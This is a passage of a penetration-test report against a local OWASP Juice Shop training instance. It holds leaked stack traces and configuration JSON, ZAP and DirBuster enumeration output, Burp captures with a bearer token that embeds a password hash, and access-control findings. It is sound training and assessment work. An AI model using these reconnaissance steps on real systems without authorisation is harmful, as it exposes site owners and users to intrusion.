at Layer.handle [as handle_request] (C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\index.js:328:13)
at C:\Users\roni\Documents\juice-shop_16.0.0\node_modules\express\lib\router\index.js:286:9
```

Finding	Severity	Description
	Minor	Error messages should not contain information on the application or the server. A generic error message should be used.

A 403 error page displayed similar issues

nux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

OWASP Juice Shop (Express ^4.17.1)

403 ForbiddenError: Forbidden

```
at C:\Users\ironl\Documents\juice-shop_16.0\node_modules\serve-index\index.js:125:19
at Layer.handle [as handle_request] (C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\index.js:328:13)
at C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\index.js:286:9
at Function.process_params (C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\index.js:346:12)
at next (C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\index.js:280:10)
at serveIndexMiddleware (C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\server.js:250:9)
at Layer.handle [as handle_request] (C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\index.js:328:13)
at C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\index.js:286:9
at Function.process_params (C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\index.js:346:12)
at next (C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\index.js:280:10)
at C:\Users\ironl\Documents\juice-shop_16.0\build\lib\antiCheat.js:7:15
at Layer.handle [as handle_request] (C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\index.js:328:13)
at C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\index.js:286:9
at Function.process_params (C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\index.js:346:12)
at next (C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\index.js:280:10)
at C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\index.js:646:15
at next (C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\index.js:265:14)
at Function.handle (C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\index.js:175:3)
at router (C:\Users\ironl\Documents\juice-shop_16.0\node_modules\express\lib\router\index.js:47:12)
```

No issues were found with /get, /rest and /user directory.

Additional miscellaneous pages were found and shown in the screenshot below.

📄	GET:robots.txt
📄	GET:runtime.js
📄	GET:sitemap.xml
📁	sitemap.xml
📁	socket.io
📄	GET:/(EIO,t,transport)
📁	assets
📁	public
📄	GET:favicon_js.ico
📄	GET:main.js
📄	GET:polyfills.js
📄	GET:runtime.js
📄	GET:styles.css
📄	GET:vendor.js
📄	GET:socket.io
📁	socket.io
📄	GET:/(EIO,sid,t,transport)
📄	POST:/(EIO,sid,t,transport)(3)
📄	POST:/(EIO,sid,t,transport)(40)
📄	GET:/(EIO,sid,transport)
📄	GET:/(EIO,t,transport)
📄	GET:styles.css
📄	GET:vendor.js

When loading the application, an /admin/application-configuration could be found displaying json data.

```
192.168.18.7:3000/rest/admin/application-configuration
```

```
config:
  server:
    port: 3000
    basePath: ""
  application:
    domain: "juice.sh.op"
    name: "OWASP Juice Shop"
    logo: "JuiceShop_Logo.png"
    favicon: "favicon_js.ico"
    theme: "bluegrey-lightgreen"
    showVersionNumber: true
    showGitHubLinks: true
    localBackupEnabled: true
    numberofRandomFakeUsers: 0
    altcoinName: "Juicycoin"
    privacyContactEmail: "donotreply@owasp-juice.shop"
    customMetricsPrefix: "juiceshop"
  chatBot:
    name: "Juicy"
    greeting: "Nice to meet you <customer-name>, I'm <bot-name>"
    trainingData: "botDefaultTrainingData.json"
  defaultResponse:
    avatar: "JuicyChatBot.png"
  social:
    twitterUrl: "https://twitter.com/owasp_juiceshop"
    facebookUrl: "https://www.facebook.com/owasp.juiceshop"
    slackUrl: "https://owasp.org/slack/invite"
    redditUrl: "https://www.reddit.com/r/owasp_juiceshop"
  pressKitUrl:
    nftUrl: "https://github.com/OWASP/owasp-swag/tree/master/projects/juice-shop"
    questionnaireUrl: null
  recyclePage:
    topProductImage: "fruit_press.jpg"
    bottomProductImage: "apple_pressings.jpg"
  welcomeBanner:
    showOnFirstStart: true
    title: "Welcome to OWASP Juice Shop!"
  message:
    "Being a web application with a vast number of intended security vulnerabilities, the <strong>OWASP Juice Shop</strong> is supposed to be the opposite of a best practice or template application for web developers: It is an awareness, training, demonstration and exercise tool for security risks in modern web applications. The <strong>OWASP Juice Shop</strong> is an open-source project hosted by the non-profit <a href='https://owasp.org' target='_blank'>Open Web Application Security Project (OWASP)</a> and is developed and maintained by volunteers. Check out the link below for more information and documentation on the project.</p><h1><a href='https://owasp-juice.shop' target='_blank'>https://owasp-juice.shop</a></h1>"
```

```
cookieConsent:
  message:
    dismissText: "This website uses fruit cookies to ensure you get the juiciest tracking experience."
    linkText: "Me want it!"
    linkUrl: "But me wait!"
    "https://www.youtube.com/watch?v=9PnbKL3wuH4"
  securityTxt:
    contact: "mailto:donotreply@owasp-juice.shop"
    encryption: "https://keybase.io/bkimminich/pqc_keys.asc?fingerprint=19c81cb7157e4645e9e2c863062a85a8cbfbdcda"
    acknowledgements: "/#score-board"
    hiring: "/#jobs"
  promotion:
```

User information can be found in the file, including:

admin
rapper
jim
uvogin
morts
bjoernOwasp
bender
stan
accountant
bjoernGoogle (user)

```
192.168.18.7:3000/rest/admin/application-configuration

[{"id": 1, "name": "tattoo.jpg", "description": "I straight-up gots nuff props fo'these tattoos!", "price": 21.99, "image": "tattoo.jpg", "reviews": [{"text": "I straight-up gots nuff props fo'these tattoos!", "author": "rapper"}]}, {"id": 2, "name": "OWASP Juice Shop Mug", "description": "Black mug with regular logo on one side and CTF logo on the other! Your colleagues will envy you!", "price": 21.99, "image": "fan_mug.jpg", "reviews": []}, {"id": 3, "name": "OWASP Juice Shop Hoodie", "description": "Mr. Robot-style apparel. But in black. And with logo.", "price": 49.99, "image": "fan_hoodie.jpg", "reviews": []}, {"id": 4, "name": "OWASP Juice Shop-CTF Velcro Patch", "description": "4x3.5\" embroidered patch with velcro backside. The ultimate decal for every tactical bag or backpack!", "price": 2.92, "quantity": 5, "limitPerUser": 5, "image": "velcro-patch.jpg", "reviews": [{"text": "This thang would look phat on Bobby's jacked fur coat!", "author": "rapper"}, {"text": "Looks so much better on my uniform than the boring Starfleet symbol.", "author": "jim"}]}, {"id": 5, "name": "Woodruff Syrup \"Forest Master X-Treme\"", "description": "Harvested and manufactured in the Black Forest, Germany. Can cause hyperactive behavior in children. Can cause permanent green tongue when consumed undiluted.", "price": 6.99, "image": "woodruff_syrup.jpg", "reviews": []}, {"id": 6, "name": "Green Smoothie", "description": "Looks poisonous but is actually very good for your health! Made from green cabbage, spinach, Kiwi and grass.", "price": 1.99, "image": "green_smoothie.jpg", "reviews": [{"text": "Fresh out of a replicator.", "author": "jim"}]}, {"id": 7, "name": "Quince Juice (1000ml)", "description": "Juice of the Cydonia oblonga fruit. Not exactly sweet but rich in Vitamin C.", "price": 4.99, "image": "quince.jpg", "reviews": []}, {"id": 8, "name": "Apple Pomace", "description": "Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be sent back to us for recycling.", "price": 0.99, "image": null, "reviews": []}]

The screenshot shows a browser window displaying a JSON response from a REST API endpoint. The URL is 192.168.18.7:3000/rest/admin/application-configuration. The JSON data is a list of items, each with a unique ID, name, description, price, image, and reviews. The reviews section contains user comments and their authors. The browser interface includes tabs for JSON, Raw Data, Headers, and various save/copy options.
```

Discovering Hidden Directories


The Forced Browse Directory (and Children) feature was used with ZAP. With the tool, the following directories were discovered:

- /video
- /promotion

Testing could not be completed as rapidly browsing directories occasionally caused the web application to crash, either by an error caused by visiting a directory, or an error due to insufficient resources. The test was aborted at about 3% completion.

```
FATAL ERROR: Ineffective mark-compacts near heap limit Allocation failed - JavaScript heap out of memory
----- Native stack trace -----
1: 00007FF76E0B71AB node::SetCppgcReference+16075
2: 00007FF76E02DCC6 v8::base::CPU::num_virtual_address_bits+79190
3: 00007FF76E02FED5 v8::base::CPU::num_virtual_address_bits+87909
4: 00007FF76EA9F061 v8::Isolate::ReportExternalAllocationLimitReached+65
5: 00007FF76EA887F8 v8::Function::Experimental_IsNopFunction+1336
6: 00007FF76E8EA120 v8::Platform::SystemClockTimeMillis+659328
7: 00007FF76E8F63A3 v8::Platform::SystemClockTimeMillis+709123
8: 00007FF76E8F3D04 v8::Platform::SystemClockTimeMillis+699236
9: 00007FF76E8E6E40 v8::Platform::SystemClockTimeMillis+646304
10: 00007FF76E8FC4BA v8::Platform::SystemClockTimeMillis+733978
11: 00007FF76E8FC037 v8::Platform::SystemClockTimeMillis+736151
12: 00007FF76E90596E v8::Platform::SystemClockTimeMillis+772046
13: 00007FF76E9162B6 v8::Platform::SystemClockTimeMillis+839958
14: 00007FF76E91AE88 v8::Platform::SystemClockTimeMillis+859368
15: 00007FF76E580AE5 v8::internal::Version::GetString+88101
16: 00007FF76E75579A v8::base::Thread::StartSynchronously+1171290
17: 00007FF76E756681 v8::base::Thread::StartSynchronously+1175105
18: 00007FF76EA39908 v8::SharedValueConveyor::SharedValueConveyor+302472
19: 00007FF76EA397B0 v8::SharedValueConveyor::SharedValueConveyor+302128
20: 00007FF70EB1A9FA
```

Dirbuster was used with the following settings:



Similar to the Forced browse directory tests, frequent errors caused the test to be abandoned at about 500 requests.

```
kali@kali: ~
File Actions Edit View Help Recent
within timeout of 30000 ms
ERROR: http://192.168.18.7/full/vendor.js - ConnectTimeoutException The host did not accept the connection w
ithin timeout of 30000 ms
ERROR: http://192.168.18.7/index/polyfills.js - ConnectTimeoutException The host did not accept the connecti
on within timeout of 30000 ms
ERROR: http://192.168.18.7/vendor.js - ConnectTimeoutException The host did not accept the connection within
timeout of 30000 ms
ERROR: http://192.168.18.7/serial/vendor.js - ConnectTimeoutException The host did not accept the connection
within timeout of 30000 ms
ERROR: http://192.168.18.7/2006/vendor.js - ConnectTimeoutException The host did not accept the connection w
ithin timeout of 30000 ms
ERROR: http://192.168.18.7/images/vendor.js - ConnectTimeoutException The host did not accept the connection
within timeout of 30000 ms
ERROR: http://192.168.18.7/contact/vendor.js - ConnectTimeoutException The host did not accept the connectio
n within timeout of 30000 ms
ERROR: http://192.168.18.7/download/vendor.js - ConnectTimeoutException The host did not accept the connecti
on within timeout of 30000 ms
ERROR: http://192.168.18.7/12/vendor.js - ConnectTimeoutException The host did not accept the connection wit
hin timeout of 30000 ms
ERROR: http://192.168.18.7/news/vendor.js - ConnectTimeoutException The host did not accept the connection w
ithin timeout of 30000 ms
ERROR: http://192.168.18.7/warez/vendor.js - ConnectTimeoutException The host did not accept the connection
within timeout of 30000 ms
ERROR: http://192.168.18.7/crack/main.js - ConnectTimeoutException The host did not accept the connection wi
thin timeout of 30000 ms
ERROR: http://192.168.18.7/full/main.js - ConnectTimeoutException The host did not accept the connection wit
hin timeout of 30000 ms
```

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.18.7:3000/

Scan Information \ Results - List View: Dirs: 2 Files: 0 \ Results - Tree View \ Errors: 111 \

Testing for dirs in /	0%	[Stop]	[Cancel]
Testing for files in / with extention .php	0%	[Stop]	[Cancel]
Testing for dirs in /profile/	0%	[Stop]	[Cancel]
Testing for files in /profile/ with extention .php	0%	[Stop]	[Cancel]
Testing for dirs in /video/	0%	[Stop]	[Cancel]
Testing for files in /video/ with extention .php	0%	[Stop]	[Cancel]

Current speed: 0 requests/sec (Select and right click for more options)

Average speed: (T) 1, (C) 0 requests/sec

Parse Queue Size: 211

Total Requests: 485/1323480

Time To Finish: ~

Back Pause Stop Report

Program running again /2005/

Access Control

The directories discovered were browsed to spot missing access control or additional hidden directories in the HTTP response. The #/bee-haven directory was discovered in this manner by viewing the /rest/admin/application-configuration.

Request	Response
<p>Pretty Raw Hex JSON Web Token</p> <pre>EFOIjpu...ZC16MjIsInVzZXJuYW1l...eyJzdGF0dXMiOiJz dWNjZXNzIiwiZGFOYSI6eyJpZCI6MjIsInVzZXJuYW1l...joiIiwiZ W1haWwiOiJVc2VyMUBlbWFpbC5jb20iLCJwYXNzd29yZCI6ImRjNj Q3ZWI2NWU2NzExZTE1NTM3NTIxODIxMmIzOTYOIiwi...cm9sZSI6ImN 1c3RvbWV...iwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6 IjAuMC4wLjA1LCJwcm9maWxlSWlhZ2UiOiIvYXNzX...RzL3B1YmxpY y9pbWFnZX...MdXBsb2Fkcy9kZWZhdwx0LnN2ZyIsInRvdHBTZ...NyZX</pre>	<p>Pretty Raw Hex Render</p> <pre>{ "image": "IMG_4253.jpg", "caption": "My old workplace...", "geoStalkingVisualSecurityQuestion": "10", "geoStalkingVisualSecurityAnswer": "ITsec" }, { "image": "BeeHaven.png", "caption": "Welcome to the Bee Haven (/#/bee-haven)!!", "user": "evm" }, "ctf": { "showFlagsInNotifications": false, "showCountryDetailsInNotifications": "none", "countryMapping": null }</pre>

OWASP Juice Shop New Tab 192.168.18.7:3000/#/bee-haven

OWASP Juice Shop Account Your Basket (0) EN

BEE Haven

Welcome to Bee Haven, the hive of BEE tokens! Immerse yourself in the buzz as our generous Bee Owner shares the joy of bees with you. Embrace their bountiful generosity, but remember, taking too many bees at once may disrupt their harmonious abode.

Faucet Balance: 0 | Your BEE Balance: 0

[Connect your MetaMask](#)

Enter no. of BEEs:

[Mint the Pot - 1000 BEE](#)

The Enchanted Honey Pot

Deep within the magical realm, the Enchanted Honey Pot awaits its rightful owner. To unlock its wonders, you must trade the essence of the buzzing kingdom - BEE tokens. Gather these mystical tokens from the generous Bee Haven.

Finding	Severity	Description
	Minor	The hidden /#/bee-haven directory could be discovered through viewing HTTP responses. Implement appropriate access control for private pages.

HTTP response was inspected to see if globally unique identifiers for users were present. Browsing to the #/about page retrieves the /api/Feedbacks. The page shows user id with each comment. The comment seems to include HTML tags, with a potential for XSS.

Finding	Severity	Description
	Minor	The disclosure of user id reveals too much information to attackers.

Visiting payment options returns information about the user's card information, but no sensitive information is disclosed.

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions L

Intercept **HTTP history** WebSockets history Proxy settings

HTTP history

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
1965	http://192.168.18.7:3000	GET	/rest/deluxe-membership			200	405	JSON	
1966	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓		200	187	text	io/
1967	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓		200	202	text	io/
1968	http://192.168.18.7:3000	GET	/rest/deluxe-membership			304	276		
1969	http://192.168.18.7:3000	GET	/rest/wallet/balance			200	386		
1970	http://192.168.18.7:3000	GET	/api/Cards			200	483	JSON	
1971	http://192.168.18.7:3000	GET	/rest/admin/application-configuration			304	278		
1972	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓		200	187	text	io/
1973	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓		200	202	text	io/
1974	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓		200	187	text	io/
1975	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓		200	202	text	io/

Request

Pretty **Raw** Hex JSON Web Token

```

1 GET /api/Cards HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdwNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuWl1joiIiwiZWlhaHwiOiJvc2VyMUBlbWFpbC5jb20iLCJwYXNzd29yZCI6ijhYzljYjdkgYzAyYjNjMDA4M2ViNzA40ThlNTQ5YjYzIiwiitm9sZSI6ImN1c3RvbWVyiwiZGVsdXhlLVG9rZw4i0iIiLCJsYXNOTG9naW5JcCI6IjE5Mi4xNjguMTguOSIsInByb2ZpbGVjbWFnZSI6ii9hc3NldHMvchVibGljL2ltYWdlcy91cGvYWRzL2RlZmF1bHQuc3ZnIwidg90cFNLY3J1dCI6iIiIsIm1zQWNoaXZL1jp0cnVllCJjcmvhGvkQXqiOiIyMDI0LTazLTiyIDEzOjE0jMwLjEwOSArMDA6MDAiLCJlcGRhdGvkQXqiOiIyMDI0LTazLTizIDAY0jE20jM2LjcnYArMDA6MDAiLCJkZwxldGvkQXqiOj51bGx9LCJpYXQiOjE3MTExNjEyNTJ9.cs80KIhuc-itVC9ohNBu9tbfAHkTP4mfkPNoxkq2gxF80ku4dGa4Vw1FwmYEE TcmUP7Z-KlumEj31je1QXym7-37iCe6Akbt2rNGfEJDE-UMBofysJ KR4qa4kIpUsGjVZLzaMh9TmVoSn1ldc2ErhxjKFYGOIda5mT4KdqCs
8 DNT: 1
9 Connection: close
10 Referer: http://192.168.18.7:3000/
11 Cookie: language=en; welcomebanner_status=dissmiss;

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-FRAME-OPTIONS: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 126
9 ETag: W/"7e-lqTLN9b9a0jDS+w4IuZiWarLLZQ"
10 Vary: Accept-Encoding
11 Date: Sat, 23 Mar 2024 02:34:58 GMT
12 Connection: close
13
14 {
    "status": "success",
    "data": [
        {
            "UserId": 22,
            "id": 7,
            "fullName": "User1",
            "cardNum": "*****1234",
            "expMonth": 1,
            "expYear": 2080
        }
    ]
}

```

Inspector

- Request attribut
- Request cookies
- Request header
- Response header

An attempt was made to visit all member only pages while unauthenticated to test for access control. Several pages could be accessed without authentication.

Finding	Severity	Description
	Minor	#complain should not be accessible for unauthenticated users.

Most of these pages are not concerning as no actions can be performed without a linked account.


Finding	Severity	Description
	Info	These directories should not be accessible for unauthenticated users. #/chatbot #/payment/deluxe #/order-history

	<pre>#/recycle #/saved-payment-methods #/payment/shop #/payment/wallet #/wallet #/wallet-web3 #/privacy-security/privacy-policy #/privacy-security/change-password #/privacy-security/data-export #/privacy-security/last-login-ip #/privacy-security/two-factor-authentication #/basket #/delivery-method #/order-summary</pre>
--	--

The screenshot shows a web browser window with a dark theme. The address bar displays the URL `192.168.18.7:3000/#/wallet-web3`. The page content is for a site called "P Juice Shop". A prominent feature is a "Crypto Wallet" section. It includes a green button labeled "Connect your MetaMask". Below this, it shows a "Wallet Balance" of "0 ETH". There is an input field for "Amount" with a dropdown arrow. At the bottom, there are two buttons: a blue "Deposit" button with a dollar sign icon and a grey "Withdraw" button with a minus sign icon.

The following pages returned an appropriate access denied message:

```
#/deluxe-membership
#/address/saved
#/address/create
#/address/select
```



The following pages returned the user to the main page:

```
#/profile  
#/address/delivery-method
```

The screenshot shows the OWASP Juice Shop application running in a browser. The title bar says "OWASP Juice Shop". The address bar shows the URL "192.168.18.7:3000/#/profile". The navigation bar includes links to "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The main content area is titled "All Products" and displays six items:

- Apple Juice (1000ml) - Price: 1.99€
- Apple Pomace - Price: 0.89€
- Banana Juice (1000ml) - Price: 1.99€
- Best Juice Shop Salesman Artwork - Price: 5000€
- Carrot Juice (1000ml) - Price: 2.99€
- Eggfruit Juice (500ml) - Price: 8.99€

A green banner on the artwork item says "Only 1 left".

Cookies were inspected to find attributes that could be tampered with to bypass access control. No issues were found while testing all directories and functionality of the web application. Further investigation into the cookie can be found in the Session Management section.

No issue:	Cookies did not contain attributes that could be used to bypass access control.
-----------	---

Authentication

General Authentication Features

User Registration

A user account was created with the credentials User1@email.com//Password

OWASP Juice Shop × +

192.168.18.7:3000/#/register

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

OWASP Juice Shop

User Registration

Email * User1@email.com

Password * 8/20
● ● ● ● ● ● ● ●
① Password must be 5-40 characters long.

Repeat Password * 8/40
● ● ● ● ● ● ● ●

